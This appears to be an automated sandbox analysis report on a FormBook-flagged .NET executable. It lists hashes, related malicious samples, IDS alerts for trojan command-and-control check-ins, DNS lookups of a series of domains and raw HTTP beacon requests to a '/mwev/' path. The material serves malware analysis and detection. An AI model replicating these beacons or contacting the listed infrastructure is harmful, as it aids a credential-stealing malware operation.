	YjKK5XYBzB	Get hash	malicious	Browse	• 172.255.16 1.176
	JUyE95BLaL	Get hash	malicious	Browse	• 172.255.16 1.168
	9hyE41yNDB	Get hash	malicious	Browse	• 23.86.78.90
	triage_dropped_file.exe	Get hash	malicious	Browse	• 23.110.31.106
	vbc.exe	Get hash	malicious	Browse	• 23.110.31.106
	xd.x86	Get hash	malicious	Browse	• 23.80.138.175
	eKmL8hvXz2	Get hash	malicious	Browse	• 108.187.220.76
	TsOl2c6Yc6	Get hash	malicious	Browse	• 23.83.26.237
	SALES CONFIRMATION 153_154 SN.xlsx	Get hash	malicious	Browse	• 23.110.31.106
	oQANZnrt9d	Get hash	malicious	Browse	• 23.83.26.245
	xzKS6P1qDo.exe	Get hash	malicious	Browse	• 23.104.53.233
	apep.mips	Get hash	malicious	Browse	• 108.187.80.246
	7H5yVEypQX	Get hash	malicious	Browse	• 23.85.79.155
	7OjVU04f8q.exe	Get hash	malicious	Browse	• 23.110.31.75
	DuxgwH47QB.exe	Get hash	malicious	Browse	• 23.110.128.234
	ORDER.doc	Get hash	malicious	Browse	• 23.110.128.234
	SWIFT-MLSB-11,546__doc.exe	Get hash	malicious	Browse	• 23.110.95.195
	BwJriVGrt5.exe	Get hash	malicious	Browse	• 23.110.31.77
	29383773738387477474774.exe	Get hash	malicious	Browse	• 142.234.161.17

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\1D4l9eR0W4.exe.log	
Process:	C:\Users\user\Desktop\1D4l9eR0W4.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.345651901398759
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE47mE4Ko88:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz6
MD5:	D918C6A765EDB90D2A227FE23A3FEC98
SHA1:	8BA802AD8D740F114783F0DADC407CBFD2A209B3
SHA-256:	AB0E9F716E31502A4C6786575C5E64DFD9D24AF99056BBE2640A2FA322CFF4D6
SHA-512:	A937ABD8294BB32A612F8B3A376C94111D688379F0A4DB9FAA2FCEB71C25E18D621EEBCFDA5706B71C8473A4F38D8B3C4005D1589B564F9B1C9C441B6D3378 4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.732950623221911
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	1D4l9eR0W4.exe
File size:	415744
MD5:	192b796d92d190c45204571599c38c86
SHA1:	611559df5b74934dea4c81a5490e2c64a73ee6e0
SHA256:	23c8bfea897f9833766ceab96299a77ad19ed1e0897b7e3 0d56d2c56c30d2d4e
SHA512:	da9e4bb2300d2968125427d122d5e81cecf2d342dc2c17 c16d5dc1ac7f511d53e75233c1844c1948f6a8274081816 6229e7ea2411a40351c54e8e97a3b4ec42
SSDEEP:	6144:4z2kQqvZRHkXGQTY22C7/GXrBPKCQAm9Xuijhw7+57SUTnzvzHKQhZgoWL:FXGop2CDGXr5K6m9XuijK+Rzv7KvX
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....4".....N.....>I... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x466c3e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xEB22348E [Mon Jan 3 10:03:58 2095 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x64c44	0x64e00	False	0.870425766729	data	7.74726232744	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x68000	0x4c0	0x600	False	0.371744791667	data	3.68166611193	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-20:00:13.946948	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49795	34.102.136.180	192.168.2.4
12/02/21-20:00:30.227937	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49816	80	192.168.2.4	147.255.129.44
12/02/21-20:00:30.227937	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49816	80	192.168.2.4	147.255.129.44
12/02/21-20:00:30.227937	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49816	80	192.168.2.4	147.255.129.44
12/02/21-20:00:35.804477	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49834	80	192.168.2.4	15.197.142.173
12/02/21-20:00:35.804477	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49834	80	192.168.2.4	15.197.142.173

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-20:00:35.804477	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49834	80	192.168.2.4	15.197.142.173
12/02/21-20:00:36.003989	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49834	15.197.142.173	192.168.2.4
12/02/21-20:00:46.504425	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49857	80	192.168.2.4	23.227.38.74
12/02/21-20:00:46.504425	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49857	80	192.168.2.4	23.227.38.74
12/02/21-20:00:46.504425	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49857	80	192.168.2.4	23.227.38.74
12/02/21-20:00:46.553481	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49857	23.227.38.74	192.168.2.4
12/02/21-20:01:08.006106	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49908	34.102.136.180	192.168.2.4
12/02/21-20:01:13.388249	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49909	80	192.168.2.4	43.132.183.85
12/02/21-20:01:13.388249	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49909	80	192.168.2.4	43.132.183.85
12/02/21-20:01:13.388249	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49909	80	192.168.2.4	43.132.183.85

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 20:00:13.718374014 CET	192.168.2.4	8.8.8.8	0x3d58	Standard query (0)	www.royallecleaning.com	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:18.953963995 CET	192.168.2.4	8.8.8.8	0x3e8c	Standard query (0)	www.scion-go-getter.com	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:24.642744064 CET	192.168.2.4	8.8.8.8	0x2b1a	Standard query (0)	www.sandman.network	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:29.723052025 CET	192.168.2.4	8.8.8.8	0xf5b8	Standard query (0)	www.21yingyang.com	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:35.755206108 CET	192.168.2.4	8.8.8.8	0x5843	Standard query (0)	www.texascountrycharts.com	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:41.153199911 CET	192.168.2.4	8.8.8.8	0xc300	Standard query (0)	www.tikomobile.store	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:46.457046032 CET	192.168.2.4	8.8.8.8	0xd203	Standard query (0)	www.fulvousemollientplanet.com	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:51.564862967 CET	192.168.2.4	8.8.8.8	0x67b7	Standard query (0)	www.experimentwithoutlimits.com	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:56.692248106 CET	192.168.2.4	8.8.8.8	0xd2e9	Standard query (0)	www.websitessample.com	A (IP address)	IN (0x0001)
Dec 2, 2021 20:01:02.459018946 CET	192.168.2.4	8.8.8.8	0x70c8	Standard query (0)	www.foxandmew.com	A (IP address)	IN (0x0001)
Dec 2, 2021 20:01:07.847434998 CET	192.168.2.4	8.8.8.8	0x46b4	Standard query (0)	www.9linefarms.com	A (IP address)	IN (0x0001)
Dec 2, 2021 20:01:13.021336079 CET	192.168.2.4	8.8.8.8	0xf31e	Standard query (0)	www.rip-online.com	A (IP address)	IN (0x0001)
Dec 2, 2021 20:01:18.595891953 CET	192.168.2.4	8.8.8.8	0x2ac0	Standard query (0)	www.fourthandwhiteoak.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 20:00:13.740935087 CET	8.8.8.8	192.168.2.4	0x3d58	No error (0)	www.royallecleaning.com	royallecleaning.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 20:00:13.740935087 CET	8.8.8.8	192.168.2.4	0x3d58	No error (0)	royallecleaning.com		34.102.136.180	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 20:00:18.978465080 CET	8.8.8.8	192.168.2.4	0x3e8c	No error (0)	www.scion-go-getter.com		35.209.150.94	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:24.687735081 CET	8.8.8.8	192.168.2.4	0x2b1a	Name error (3)	www.sandman.network	none	none	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:30.047213078 CET	8.8.8.8	192.168.2.4	0xf5b8	No error (0)	www.21yingyang.com		147.255.129.44	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:35.783483028 CET	8.8.8.8	192.168.2.4	0x5843	No error (0)	www.texascountrycharts.com	texascountrycharts.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 20:00:35.783483028 CET	8.8.8.8	192.168.2.4	0x5843	No error (0)	texascountrycharts.com		15.197.142.173	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:35.783483028 CET	8.8.8.8	192.168.2.4	0x5843	No error (0)	texascountrycharts.com		3.33.152.147	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:41.207889080 CET	8.8.8.8	192.168.2.4	0xc300	No error (0)	www.tikomobile.store		87.236.16.208	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:46.485023975 CET	8.8.8.8	192.168.2.4	0xd203	No error (0)	www.fulvousemollientplanet.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 20:00:46.485023975 CET	8.8.8.8	192.168.2.4	0xd203	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:51.625777960 CET	8.8.8.8	192.168.2.4	0x67b7	No error (0)	www.experimentwithoutlimits.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 20:00:51.625777960 CET	8.8.8.8	192.168.2.4	0x67b7	No error (0)	ghs.googlehosted.com		142.250.203.115	A (IP address)	IN (0x0001)
Dec 2, 2021 20:00:56.875401020 CET	8.8.8.8	192.168.2.4	0xd2e9	No error (0)	www.websitessample.com	websitessample.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 20:00:56.875401020 CET	8.8.8.8	192.168.2.4	0xd2e9	No error (0)	websitessample.com		198.143.147.58	A (IP address)	IN (0x0001)
Dec 2, 2021 20:01:02.492113113 CET	8.8.8.8	192.168.2.4	0x70c8	No error (0)	www.foxandmew.com		107.164.242.49	A (IP address)	IN (0x0001)
Dec 2, 2021 20:01:07.869749069 CET	8.8.8.8	192.168.2.4	0x46b4	No error (0)	www.9linefarms.com	9linefarms.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 20:01:07.869749069 CET	8.8.8.8	192.168.2.4	0x46b4	No error (0)	9linefarms.com		34.102.136.180	A (IP address)	IN (0x0001)
Dec 2, 2021 20:01:13.193341970 CET	8.8.8.8	192.168.2.4	0xf31e	No error (0)	www.rip-online.com		43.132.183.85	A (IP address)	IN (0x0001)
Dec 2, 2021 20:01:18.621252060 CET	8.8.8.8	192.168.2.4	0x2ac0	Name error (3)	www.fourthandwhiteoak.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.royallecleaning.com
- www.scion-go-getter.com
- www.21yingyang.com
- www.texascountrycharts.com
- www.tikomobile.store
- www.fulvousemollientplanet.com
- www.experimentwithoutlimits.com
- www.websitessample.com
- www.foxandmew.com
- www.9linefarms.com
- www.rip-online.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49795	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 20:00:13.768181086 CET	1548	OUT	GET /mwev/?-Zf=HsmrlALTvXRwlzSnf5nMI/V00TunQUINtH1bLOqGnVursL/6Yec02BWx+TEJbBuPuFeE&v0GTT=9rntXVQxPfS89pvp HTTP/1.1 Host: www.royallecleaning.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 20:00:13.946948051 CET	1559	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 02 Dec 2021 19:00:13 GMT Content-Type: text/html Content-Length: 275 ETag: "618be73d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49809	35.209.150.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 20:00:19.110166073 CET	2045	OUT	GET /mwev/?-Zf=Y+Hyy1N7e+ROxQ1BzGerXtl/+e9k+2VYdpmZeNGMnmnYwBGoq47Ntyx8TFdOC4/xH+hS&v0GTT=9rntXVQxPfS89pvp HTTP/1.1 Host: www.scion-go-getter.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49909	43.132.183.85	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 20:01:13.388248920 CET	5935	OUT	GET /mwev/?-Zf=4s7fstVSzLCadPpci11R7qAZUnePXrmWLsX7/7GiC0yrg0b/n74rqRMRm0/pECdGagYy&v0GTT=9rntXVQxPfS89pvp HTTP/1.1 Host: www.rip-online.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 20:01:13.579788923 CET	5936	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 02 Dec 2021 19:01:13 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49816	147.255.129.44	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 20:00:30.227936983 CET	5708	OUT	GET /mwev/?-Zf=iTGszEHgBfgYRglEf8qTe/0GehEi8eYY5QDShU32F6t0wDyeZFMPJI0cijyvgJ5fvuvy&v0GTT=9rntXVQxPfS89pvp HTTP/1.1 Host: www.21yingyang.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 20:00:30.732290983 CET	5708	IN	HTTP/1.1 404 Not Found Transfer-Encoding: chunked Server: Nginx Microsoft-HTTPAPI/2.0 X-Powered-By: Nginx Date: Thu, 02 Dec 2021 19:00:25 GMT Connection: close Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49834	15.197.142.173	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 20:00:35.804476976 CET	5747	OUT	GET /mwev/?-Zf=muoWufO8p6lksAUPj07m8fqHwDrNKoj9M2hBle0NDwQN4kTZYCe/nJ8SwFL4fqBvjDWp&v0GTT=9rntXVQxPfS89pvp HTTP/1.1 Host: www.texascountrycharts.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 20:00:36.003988981 CET	5749	IN	HTTP/1.1 403 Forbidden Server: awselb/2.0 Date: Thu, 02 Dec 2021 19:00:35 GMT Content-Type: text/html Content-Length: 118 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49852	87.236.16.208	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 20:00:41.277611017 CET	5789	OUT	GET /mwev/?-Zf=/zd6oxG+H6qci+O+cHlZDp/zFP0nYcFn0YDhkjhJJtSXAtrcRYu0trJUidLUZZla0YBM&v0GTT=9rntXVQxPfS89pvp HTTP/1.1 Host: www.tikomobile.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 20:00:41.402823925 CET	5791	IN	HTTP/1.1 404 Not Found Server: nginx-reuseport/1.21.1 Date: Thu, 02 Dec 2021 19:00:41 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 287 Connection: close Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6d 77 65 76 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 55 6e 69 78 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 69 6b 6f 6d 6f 62 69 6c 65 2e 73 74 6f 72 65 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /mwev/ was not found on this server. <hr><address>Apache/2.4.10 (Unix) Server at www.tikomobile.store Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49857	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 20:00:46.504425049 CET	5801	OUT	GET /mwev/?-Zf=vthKUgsgoRJ92n81Fuh07g/ARRJh8nN5iXUIpLSVgoOHRdB6AKBPErPncdrss3E6nFAH&v0GTT=9rntXVQxPfS89pvp HTTP/1.1 Host: www.fulvousemollientplanet.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 20:00:46.553481102 CET	5803	IN	HTTP/1.1 403 Forbidden Date: Thu, 02 Dec 2021 19:00:46 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: -1 X-Dc: gcp-europe-west1 X-Request-ID: 1172709a-00f8-4954-b923-2ab5922ac1c1 X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 6b76cccebf534ebc-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;display:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;dis

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49859	142.250.203.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
